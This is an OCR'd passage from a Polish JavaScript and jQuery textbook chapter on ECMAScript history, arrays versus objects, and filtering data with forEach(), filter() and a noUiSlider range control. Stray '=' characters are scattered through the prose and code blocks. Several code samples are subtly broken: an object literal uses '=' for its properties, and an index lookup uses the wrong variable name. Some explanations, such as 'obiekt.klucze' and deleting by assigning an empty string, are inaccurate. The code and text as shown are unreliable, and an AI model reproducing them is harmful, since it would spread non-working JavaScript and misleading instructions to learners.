	marzec . K	Netscape Navigator 2 zawiera pierwszą wersję języka JavaScript opracowaną przez Brendana Eicha.
	kwiecień	
	maj	
	czerwiec	
	lipiec	
	sierpień	Microsoft tworzy zgodny z JavaScript język skryptowy o nazwie JScript.
	wrzesień	
	październik	
	listopad	Netscape przekazuje JavaScript organizacji ECMA, aby jego dalszy rozwój mógł zostać ustandaryzowany.
	grudzień	
1997	**styczeń**	
	luty	
	marzec	
	kwiecień	
	maj	
	czerwiec ...	Wydanie ECMAScript 1.=
	lipiec	
	sierpień	
	wrzesień	
	październik	
	listopad	
	grudzień	
2014	**maj . KK**	W chwili powstawania książki: przygotowania do wydania ECMAScript 6.

ECMAScript to oficjalna nazwa ustandaryzowanej = wersji języka JavaScript, choć zazwyczaj nadal = używa się nazwy **JavaScript**, o ile nie porusza się = kwestii nowych funkcji.

ECMA International to organizacja odpowiedzialna = za rozwój języka JavaScript, podobnie jak = W3C odpowiada za HTML i CSS. Producenci = przeglądarek internetowych często dodają funkcje = wykraczające poza specyfikację ECMA (podobnie = jak ma to miejsce z HTML i CSS).

Obsługa najnowszych funkcji ECMAScript — = podobnie jak najnowsze funkcje specyfikacji = HTML i CSS — dostępna jest tylko w najnowszych = wersjach przeglądarek. Nie ma to jednak żadnego = wpływu na wiedzę, którą czerpiesz z tej książki = (jQuery pomaga w rozwiązywaniu problemów = związanych z różnicami między przeglądarkami). = Warto o tym wspomnieć pod kątem technik = zaprezentowanych w rozdziale.

Wymienione metody obiektu `Array` zostały = wprowadzone w ECMAScript 5 i nie są obsłu-= giwane przez przeglądarkę Internet Explorer 8 = (lub wcześniejsze wersje): `forEach()`, `some()`, `every()`, `filter()` i `map()`.

Aby metody te działały w starszych przeglądar-= kach, do strony powinieneś dołączyć ECMAScript = 5 Shim, który w tych przeglądarkach reprodukuje = funkcjonalność tych metod: *https://github.com/es-shims/es5-shim*.

TABLICE I OBIEKTY — WYBÓR NAJLEPSZEJ STRUKTURY DANYCH

Przedstawienie skomplikowanej struktury danych może wymagać użycia wielu obiektów. Grupy obiektów można przechowywać w tablicach lub jako właściwości innych obiektów. Podczas wyboru podejścia należy wziąć pod uwagę sposób użycia danych.

OBIEKTY W TABLICY

Kiedy kolejność obiektów jest ważna, to powinny być przechowywane w tablicy, ponieważ każdy element tablicy ma przypisany numer indeksu. (Pary klucz-wartość w obiektach nie są ułożone w kolejności). Warto zwrócić uwagę na to, że numer indeksu może się zmienić po dodaniu lub usunięciu obiektów. Tablice oferują także właściwości i metody pomagające w trakcie pracy z sekwencją elementów:

- metoda `sort()` zmienia kolejność elementów w tablicy;
- właściwość `length` podaje liczbę elementów w tablicy.

```
var people = [
  {name: 'Czesław', rate: 70, active: true},
  {name: 'Celina', rate: 80, active: true},
  {name: 'Grzegorz', rate: 75, active: false},
  {name: 'Nikodem', rate: 120, active: true}
]
```

Aby pobrać dane z tablicy obiektów, można użyć numeru indeksu danego obiektu:

```
// Pobranie imienia i stawki użytkownika
// Celina.
person[1].name;
person[1].rate;
```

Aby dodać lub usunąć obiekty z tablicy, należy wykorzystać metody tablicy.

Iteracja przez elementy w tablicy jest możliwa z zastosowaniem metody `forEach()`.

OBIEKTY JAKO WŁAŚCIWOŚCI

Kiedy chcesz uzyskać dostęp do obiektów za pomocą ich nazw, nazwy sprawdzają się doskonale jako właściwości innego obiektu (ponieważ nie trzeba będzie przeprowadzać iteracji przez wszystkie obiekty w celu znalezienia właściwego, jak ma to miejsce w przypadku tablicy).

Należy pamiętać o zapewnieniu unikalności nazw wszystkich właściwości. Na przykład nie mogą istnieć dwie właściwości o nazwie `Czesław` lub `Celina` w tym samym obiekcie utworzonym za pomocą poniższego fragmentu kodu:

```
var people = {
  Czesław = {rate: 70, active: true},
  Celina = {rate: 80, active: true},
  Grzegorz = {rate: 75, active: false},
  Nikodem = {rate: 120, active: true}
}
```

Aby pobrać dane z obiektu przechowywanego jako właściwość innego obiektu, można użyć nazwy obiektu:

```
// Pobranie stawki użytkownika Czesław.
people.Czesław.rate;
```

Aby dodać lub usunąć obiekty w obiekcie, można wykorzystać słowo kluczowe `delete` lub przypisać obiektowi pusty ciąg tekstowy.

Iteracja przez obiekty potomne jest możliwa z zastosowaniem składni `obiekt.klucze`.


FILTROWANIE

Filtrowanie pozwala na zmniejszenie zbioru wartości. Możesz więc utworzyć = podzbiór danych spełniających zdefiniowane kryteria.

Analizę filtrowania rozpoczniemy od danych = dotyczących freelancerów i ich stawek. Każda = osoba jest przedstawiana przez literał obiektu = (w nawiasie klamrowym). Grupa obiektów jest = przechowywana w tablicy:

```
var people = [
  {
    name: 'Czesław',=
    rate: 60=
  },
  {
    name: 'Celina',=
    rate: 80=
  },
  {
    name: 'Grzegorz',=
    rate: 75=
  },
  {
    name: 'Nikodem',=
    rate: 120=
  }=
];
```

Przed wyświetleniem dane będą filtrowane. W tym = celu przeprowadzamy iterację przez obiekty = przedstawiające poszczególne osoby. Jeżeli stawka = jest wyższa niż 65 zł, ale jednocześnie niższa niż = 90 zł, to dana osoba będzie umieszczona w nowej = tablicy o nazwie `results`.



IMIĘ	STAWKA GODZINOWA (ZŁ)
Celina	80
Grzegorz	75

WYŚWIETLENIE TABLICY

Na kolejnych dwóch stronach zobaczysz dwa odmienne podejścia w zakresie filtrowania danych w tablicy `people`. W obu wykorzystywane są metody obiektu `Array`: `.forEach()` i `.filter()`.

Obie metody zostaną użyte w celu przeprowadzenia iteracji przez dane tablicy `people` i wyszukania tych osób, których stawka wynosi od 65 zł do 90 zł za godzinę pracy. Następnie wyszukane osoby będą umieszczone w nowej tablicy o nazwie `results`.

Po utworzeniu nowej tablicy `results` pętla `for` przeprowadza iterację przez nią i umieszcza dane osób w tabeli HTML (wynik pokazano na stronie po lewej).

Poniżej znajduje się kod odpowiedzialny za wyświetlenie danych osób, których obiekty zostały umieszczone w tablicy `results`.

1. Przykład zostanie wykonany, gdy model DOM będzie gotowy do pracy.
2. Dane dotyczące osób i ich stawek są umieszczane na stronie internetowej (dane pokazano na stronie po lewej).
3. Funkcja filtruje dane w tablicy `people` oraz tworzy nową tablicę o nazwie `results` (następna strona).
4. Utworzenie elementu `<tbody>`.
5. Pętla `for` przeprowadza iterację przez tablicę i używa jQuery do utworzenia nowego wiersza tabeli dla każdej osoby i pobieranej przez nią stawki za godzinę pracy.
6. Nowa zawartość zostaje umieszczona na stronie, po nagłówku tabeli.

JAVASCRIPT c12/js/filter-foreach.js + c12/js/filter-filter.js

```
1  $(function() {
2    // Miejsce na dane dotyczące osób (pokazane na stronie po lewej).

3    // Miejsce na kod przeprowadzający filtrowanie - tworzy nową tablicę
     // o nazwie results.

     // Iteracja przez nową tablicę, dopasowane osoby są umieszczane w tabeli
     // wyświetlanej na stronie.=
4    var $tableBody = $('<tbody></tbody>');            // Nowa zawartość jQuery.=
     for (var i = 0; i < results.length; i++) {        // Iteracja przez dopasowane
                                                       // elementy.=
       var person = results[i];                        // Przechowywanie bieżącej osoby.=
       var $row = $('<tr></tr>');                      // Utworzenie wiersza dla osoby.=
5      $row.append($('<td></td>').text(person.name)); // Wstawienie imienia osoby.=
       $row.append($('<td></td>').text(person.rate)); // Wstawienie stawki osoby.=
       $tableBody.append( $row );                      // Dodanie wiersza do nowej
                                                       // zawartości.
     }

     // Dodanie nowej zawartości do dotychczasowej zawartości strony.=
6    $('thead').after($tableBody);       // Dodanie elementu <tbody> po <thead>.=
   });
```

UŻYCIE METOD TABLICY DO FILTROWANIA DANYCH

Obiekt tablicy ma dwie metody niezwykle przydatne podczas filtrowania danych. Tutaj zobaczysz obie wykorzystane do filtrowania tego samego zbioru danych. Ponieważ metody te filtrują dane, elementy zaliczające test są dodawane do nowej tablicy.

Dwa przykłady pokazane na stronie po prawej rozpoczynają się od tablicy obiektów (przedstawiona w podrozdziale „Filtrowanie") i są w nich wykorzystywane filtry do utworzenia nowej tablicy składającej się z jedynie podzbioru tych obiektów. Następnie kod przeprowadza iterację przez nową tablicę w celu pokazania wyników (jak mogłeś zobaczyć na poprzedniej stronie).

- W pierwszym przykładzie zastosowano metodę `forEach()`.
- W drugim przykładzie zastosowano metodę `filter()`.

forEach()

Metoda `forEach()` przeprowadza iterację przez tablicę i wykonuje tę samą funkcję dla każdego elementu tablicy. Metoda ta charakteryzuje się dużą elastycznością, ponieważ funkcja może przeprowadzać praktycznie każdy rodzaj przetwarzania elementów tablicy (a nie jedynie filtrować je, jak przedstawiono w przykładzie). Funkcja anonimowa działa w charakterze filtru, ponieważ sprawdza, czy stawka danej osoby zawiera się we wskazanym zakresie. Jeżeli tak, osoba zostaje dodana do nowej tablicy.

1. Utworzenie nowej tablicy w celu przechowywania dopasowanych elementów.
2. Tablica `people` wykorzystuje metodę `forEach()` do wykonania tej samej funkcji anonimowej dla każdego obiektu (przedstawiającego osobę) w tablicy `people`.
3. Jeżeli obiekt spełnia zdefiniowane kryteria, zostaje dodany do tablicy `results` za pomocą metody `push()`.

Zwróć uwagę na użycie `person` jako nazwy parametru — działa w charakterze zmiennej wewnątrz funkcji:

- W przykładzie wykorzystującym metodę `forEach()` będzie to parametr funkcji anonimowej.
- W przykładzie wykorzystującym metodę `filter()` będzie to parametr funkcji `priceRange()`.

Parametr `person` odpowiada bieżącemu obiektowi tablicy `people` i jest używany w celu uzyskania dostępu do właściwości obiektu.

filter()

Metoda `filter()` również wywołuje tę samą funkcję dla każdego elementu tablicy, ale wartością zwrotną wspomnianej funkcji jest tylko `true` lub `false`. Jeżeli funkcja zwróci `true`, metoda `filter()` umieści sprawdzany element w nowej tablicy.

Składnia jest nieco prostsza niż w `forEach()`, ale metoda jest przeznaczona tylko do filtrowania danych.

1. Zadeklarowana zostaje funkcja o nazwie `priceRange()`. Jej wartością zwrotną będzie `true`, jeśli zarobki danej osoby będą znajdowały się w zdefiniowanym zakresie.
2. Utworzenie nowej tablicy przeznaczonej do przechowywania dopasowanych elementów.
3. Metoda `filter()` wywołuje funkcję `priceRange()` dla każdego elementu tablicy. Jeżeli wartością zwrotną funkcji `priceRange()` będzie `true`, to dany element zostanie umieszczony w tablicy `results`.

STATYCZNE FILTROWANIE DANYCH

JAVASCRIPT c12/js/filter-foreach.js

```
$(function() {
  // Miejsce na dane dotyczące osób.

  // Sprawdzenie każdej osoby oraz dodanie do tablicy tych osób, których stawka
  // mieści się w podanym zakresie.=
1 var results = [];                          // Tablica osób spełniających kryteria.=
2 people.forEach(function(person) {          // Dla każdej osoby.=
    if (person.rate >= 65 && person.rate <= 90) {
    // Czy stawka mieści się w podanym zakresie?=
3     results.push(person);     // Jeżeli tak, osoba zostaje dodana do tablicy.=
    }=
  });

  // Iteracja przez tablicę results, dopasowane osoby są umieszczane w tabeli
  // wyświetlanej na stronie.=
});
```

JAVASCRIPT c12/js/filter-filter.js

```
$(function() {
  // Miejsce na dane dotyczące osób.

  // Funkcja działa w charakterze filtru.=
  function priceRange(person) {
  // Zadeklarowanie funkcji priceRange(). =
1   return (person.rate >= 65) && (person.rate <= 90);  =
    // Zwróć wartość true dla wskazanego zakresu. =
  };
  // Filtrowanie tablicy people, dopasowane osoby są umieszczone w tablicy results.=
2 var results = [];                        // Tablica zawierająca dopasowane osoby.=
3 results = people.filter(priceRange);     // Funkcja filter() wywołuje priceRange().

  // Iteracja przez tablicę results, dopasowane osoby są umieszczane w tabeli
  // wyświetlanej na stronie. =
});
```

Kod przedstawiony w podrozdziale „Wyświetlenie tablicy” i przeznaczony do wyświetlenia tabeli wyników = może znajdować się w metodzie `.forEach()`. Tutaj został jednak oddzielony, aby pokazać różne podejścia = w zakresie filtrowania i tworzenia nowych tablic.

FILTROWANIE DYNAMICZNE

Jeżeli pozwolisz użytkownikom na filtrowanie zawartości strony, to możesz = przygotować kod HTML całej zawartości, a następnie wyświetlać i ukrywać = odpowiednie jej fragmenty, gdy użytkownik korzysta z filtrów.

Wyobraź sobie, że masz dostarczyć użytkownikom = suwak przeznaczony do wskazywania zakresu = stawki godzinowej, jaką są gotowi zapłacić. Tego = rodzaju suwak będzie automatycznie uaktualniał = zawartość tabeli na podstawie zakresu zdefiniowa-= nego przez użytkownika.


Jeżeli nowa tabela jest tworzona za każdym = razem, gdy użytkownik korzysta z suwaka = (podobnie jak w poprzednich dwóch przykładach = pokazujących filtrowanie danych), oznacza to = tworzenie i usuwanie ogromnej ilości elementów. = Zbyt duża ilość tego rodzaju operacji na modelu = DOM może spowolnić działanie skryptów.

Znacznie efektywniejsze rozwiązanie przedstawia = się następująco.

1. Utworzenie wiersza tabeli dla *każdej* osoby.
2. Wyświetlanie wierszy tych osób, które znajdują = się we wskazanym zakresie, i usuwanie wierszy = osób spoza podanego zakresu.

Użyty poniżej suwak zakresu pochodzi z wtyczki = jQuery o nazwie noUiSlider (opracowanej przez = Léona Gersona):

http://refreshless.com/nouislider/



Zanim przejdziemy do kodu omawianego przykładu, poświęcimy chwilę na analizę podejścia zastosowanego w tym skrypcie. Oto zadania, jakie muszą być wykonane przez skrypt:

i) Konieczność iteracji przez wszystkie obiekty w tablicy oraz utworzenie wiersza dla każdego z nich.

ii) Utworzony wiersz trzeba dodać do tabeli wyświetlanej na stronie.

iii) Każdy wiersz tabeli ma być wyświetlony lub ukryty w zależności od tego, czy stawka osoby, którą przedstawia, mieści się w zdefiniowanym zakresie. (To zadanie jest wykonywane w trakcie każdego uaktualnienia suwaka).

W celu określenia, który wiersz ma zostać wyświetlony lub ukryty, kod musi mieć możliwość stosowania odwołań między:

- obiektem `person` w tablicy `people` (sprawdzenie stawki danej osoby)
- wierszem tabeli odpowiadającym danej osobie (wyświetlenie lub ukrycie tego wiersza).

Aby zapewnić możliwość stosowania tego rodzaju odwołań, konieczne jest utworzenie nowej tablicy o nazwie `rows`. Będzie w niej przechowywana seria obiektów o dwóch właściwościach:

- `person`: odniesienie do obiektu danej osoby w tablicy `people`;
- `$element`: kolekcja jQuery zawierająca wiersz odpowiadający danej osobie w tabeli wyświetlanej na stronie.

W kodzie tworzymy funkcje przedstawiające wymienione wcześniej zadania. Nowa tablica będzie utworzona w pierwszej funkcji.

`makeRows()` — funkcja ta utworzy dla każdej osoby wiersz w tabeli *oraz* umieści nowy obiekt w tablicy `rows`;

`appendRows()` — funkcja ta przeprowadza iterację przez tablicę `rows` i dodaje poszczególne wiersze do tabeli;

`update()` — funkcja ta określi, które wiersze mają być wyświetlone lub ukryte na podstawie danych pobranych z suwaka.

Oprócz tego dodajemy jeszcze czwartą funkcję, o nazwie `init()`. W tej funkcji znajdują się wszystkie informacje wymagane podczas pierwszego wczytania strony (między innymi kod tworzący suwak za pomocą wtyczki).

Nazwa `init` to skrót od **inicjacji**; programiści często stosują tę nazwę dla funkcji lub skryptów wykonywanych podczas pierwszego wczytywania strony.

Zanim dokładnie przeanalizujemy skrypt, na kolejnych dwóch stronach dowiesz się więcej o tablicy `rows` oraz tworzeniu odniesień między obiektami i wierszami tabeli przedstawiającymi poszczególne osoby.

PRZECHOWYWANIE ODNIESIEŃ DO OBIEKTÓW I WĘZŁÓW MODELU DOM

Tablica `rows` zawiera obiekty o dwóch powiązanych ze sobą właściwościach:=
1. Odniesienia do obiektów przedstawiających osoby w tablicy `people`.=
2. Odniesienia do wierszy przedstawiających te osoby w tabeli na stronie =
(kolekcje jQuery).


W książce spotkałeś się z przykładami, w których = zmienne były używane w celu przechowywania = odniesień do węzłów modelu DOM lub elementów = wybranych w jQuery (zamiast dwukrotnego wy-= bierania tych samych elementów). Takie podejście = nosi nazwę **buforowania**.

W omawianym tutaj przykładzie ideę buforowania = jeszcze bardziej rozbudowujemy. Gdy kod = przeprowadza iterację przez obiekty w tablicy = `people`, tworząc dla danej osoby wiersz w tabeli = wyświetlanej na stronie, dodatkowo tworzony = jest nowy obiekt dla danej osoby i umieszczany = w tablicy o nazwie `rows`. Celem takiego rozwiąza-= nia jest przygotowanie powiązania między:

- obiektem dla danej osoby znajdującym się = w źródle danych
- wierszem dla danej osoby w tabeli wyświetlanej = na stronie.

Podczas określania wyświetlanych wierszy kod = może przeprowadzić iterację przez nową tablicę = i sprawdzić stawkę ustaloną przez daną osobę. = Jeżeli stawka jest odpowiednia, wiersz można = wyświetlić. W przeciwnym razie wiersz będzie = ukryty.

Takie podejście wymaga mniejszej ilości zasobów = niż ponowne tworzenie zawartości tabeli, gdy = użytkownik zmieni stawkę, którą jest gotowy = zapłacić.



Po prawej stronie możesz zobaczyć, jak metoda push() obiektu Array tworzy nowy element w tablicy rows. Ten element jest literałem obiektu i przechowuje obiekt person oraz tworzony dla niego wiersz w tabeli wyświetlanej na stronie.

```
rows.push({
  person: this,   // Obiekt person.
  $element: $row  // Kolekcja jQuery.
});
```

Tablica people przechowuje już elementy o poszczególnych osobach oraz pobieranych przez nie stawkach. Dlatego też obiekty w tablicy rows muszą jedynie wskazywać pierwotne obiekty dla danych osób (a nie kopiować je).

Obiekt jQuery został użyty do utworzenia poszczególnych wierszy tabeli. Obiekty w tablicy rows przechowują odniesienia do poszczególnych wierszy w tabeli wyświetlanej na stronie. Wierszy nie trzeba ponownie tworzyć lub wybierać.

FILTROWANIE DYNAMICZNE

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie). Działanie IIFE zaczyna się od tablicy `people`.

2. Utworzenie czterech zmiennych globalnych używanych w całym skrypcie:
`rows` — przeznaczonej do przechowywania tablicy odnieśień;
`$min` — przechowującej dane wejściowe do wyświetlenia stawki minimalnej;
`$max` — przechowującej dane wejściowe do wyświetlenia stawki maksymalnej;
`$table` — przechowującej tabelę wyświetlaną na stronie.

3. Funkcja `makeRows()` przeprowadza iterację przez wszystkie osoby wymienione w tabeli `people` i wywołuje funkcję anonimową dla każdego obiektu w tablicy. Zwróć uwagę na użycie `person` jako nazwy parametru. Oznacza to, że w tej funkcji `person` odnosi się do bieżącego obiektu w tablicy.

4. Dla każdej osoby tworzony jest nowy obiekt jQuery o nazwie `$row` i zawiera element `<tr>`.

5. Imię osoby i ustalona przez nią stawka zostają wstawione do elementów `<td>`.

6. Do tablicy `rows` wstawiony zostaje nowy obiekt wraz z dwoma właściwościami: `person` przechowuje odniesienie do obiektu danej osoby, natomiast `$element` przechowuje odniesienie do elementu `<tr>` przedstawiającego osobę w tabeli.

7. Metoda `appendRows()` tworzy nowy obiekt jQuery o nazwie `$tbody`, zawierający element `<tbody>`.

8. Następnie przeprowadzana jest iteracja przez wszystkie obiekty tablicy `rows` oraz następuje dodanie odpowiadających im elementów `<tr>` do `$tbody`.

9. Nowa zawartość `$tbody` jest dodawana do element `<table>`.

10. Metoda `update()` przeprowadza iterację przez wszystkie obiekty tablicy `rows` i sprawdza, czy stawka pobierana przez daną osobę jest większa od podanego w suwaku minimum i jednocześnie mniejsza od podanego w suwaku maksimum.

11. Jeżeli tak, metoda jQuery o nazwie `$show()` wyświetla dany wiersz tabeli.


12. Jeżeli nie, metoda jQuery o nazwie `$hide()` ukrywa dany wiersz tabeli.

13. Na początku funkcji `init()` następuje utworzenie kontrolki suwaka.

14. Za każdym razem, gdy położenie suwaka ulega zmianie, ponownie wywoływana jest funkcja `update()`.

15. Po skonfigurowaniu suwaka wywoływane są funkcje `makeRows()`, `appendRows()` i `update()`.

16. Wywołanie funkcji `init()`, która z kolei wywołuje kolejne fragmenty kodu.



JAVASCRIPT c12/js/dynamic-filter.js

```
(function(){                              // Miejsce na tablicę people.=
  var rows = [],                          // Tablica rows.
      $min = $('#value-min'),      // Pole tekstowe dla wartości minimalnej stawki.=
      $max = $('#value-max'),      // Pole tekstowe dla wartości maksymalnej stawki.=
      $table = $('#rates');               // Tabela przeznaczona na dopasowane osoby.=
  function makeRows() {                   // Utworzenie tablicy i wierszy tabeli.=
    people.forEach(function(person) {     // Iteracja przez wszystkie obiekty person
                                          // w tablicy people. =
      var $row = $('<tr></tr>');          // Utworzenie wiersza dla danej osoby.=
      $row.append( $('<td></td>').text(person.name) ); // Wstawienie imienia osoby.=
      $row.append( $('<td></td>').text(person.rate) ); // Wstawienie stawki.
      rows.push({ // Dodanie obiektu zapewniającego odwoływanie się między tablicami
                  // people i rows.=
        person: person,                   // Odwołanie do obiektu person.=
        $element: $row                    // Odwołanie do wiersza jako obiektu jQuery.=
      });=
    });=
  }=
  function appendRows() {                 // Dodanie wierszy do tabeli.=
    var $tbody = $('<tbody></tbody>');    // Utworzenie elementu <tbody>.=
    rows.forEach(function(row) {          // Dla każdego obiektu w tablicy rows.=
      $tbody.append(row.$element);        // Dodanie kodu HTML dla wiersza.=
    });=
    $table.append($tbody);                // Dodanie wierszy do tabeli.=
  }=
  function update(min, max) {             // Uaktualnienie zawartości tabeli.=
    rows.forEach(function(row) {          // Dla każdego wiersza w tablicy rows.=
      if (row.person.rate >= min && row.person.rate <= max) {
      // Jeżeli wartość jest w zakresie.=
        row.$element.show();              // Wyświetlenie wiersza.=
      } else {                            // W przeciwnym razie.=
        row.$element.hide();              // Ukrycie wiersza.=
      }=
    });=
  }
  function init() {          // Zadania wykonywane po pierwszym uruchomieniu skryptu.=
    $('#slider').noUiSlider({             // Konfiguracja kontrolki suwaka.=
      range: [0, 150], start: [65, 90], handles: 2, margin: 20, connect: true,=
      serialization: { to: [$min,$max], resolution: 1 }=
    }).change(function() { update($min.val(), $max.val()); });=
    makeRows();                           // Utworzenie tablicy rows i wierszy tabeli.=
    appendRows();                         // Dodanie wierszy do tabeli.=
    update($min.val(), $max.val());
    // Uaktualnienie tabeli, aby zawierała dopasowane osoby.=
  }=
  $(init);   // Wywołanie funkcji init() po wczytaniu modelu DOM.=
}());
```

FILTROWANA GALERIA OBRAZÓW

W tym przykładzie galeria obrazów zawiera tagi. Użytkownik może je klikać, = a tym samym wyświetlać jedynie dopasowane obrazy.

OBRAZY SĄ TAGAMI


W omawianym przykładzie seria zdjęć zawiera tagi. Tagi = są przechowywane w atrybucie = HTML o nazwie `data-tags` każdego elementu `<img>`. = Specyfikacja HTML5 pozwala = na przechowywanie dowolnych = danych wraz z elementem = przy wykorzystaniu atrybutu = o nazwie rozpoczynającej się = od `data-`. Poszczególne tagi są = rozdzielone przecinkami (patrz = strona po prawej).

OBIEKT TAGGED

Skrypt tworzy obiekt `tagged`, a następnie przeprowadza = iterację przez wszystkie = obrazy, sprawdzając ich tagi. = Znalezione tagi są dodawane = jako właściwość obiekt `tagged`. = Wartość właściwości to tablica = przechowująca odniesienia = do wszystkich elementów = `<img>` używających danego = tagu. (Patrz podrozdziały = „Przetwarzanie tagów” i „Obiekt = tagged”).

PRZYCISKI FILTROWANIA

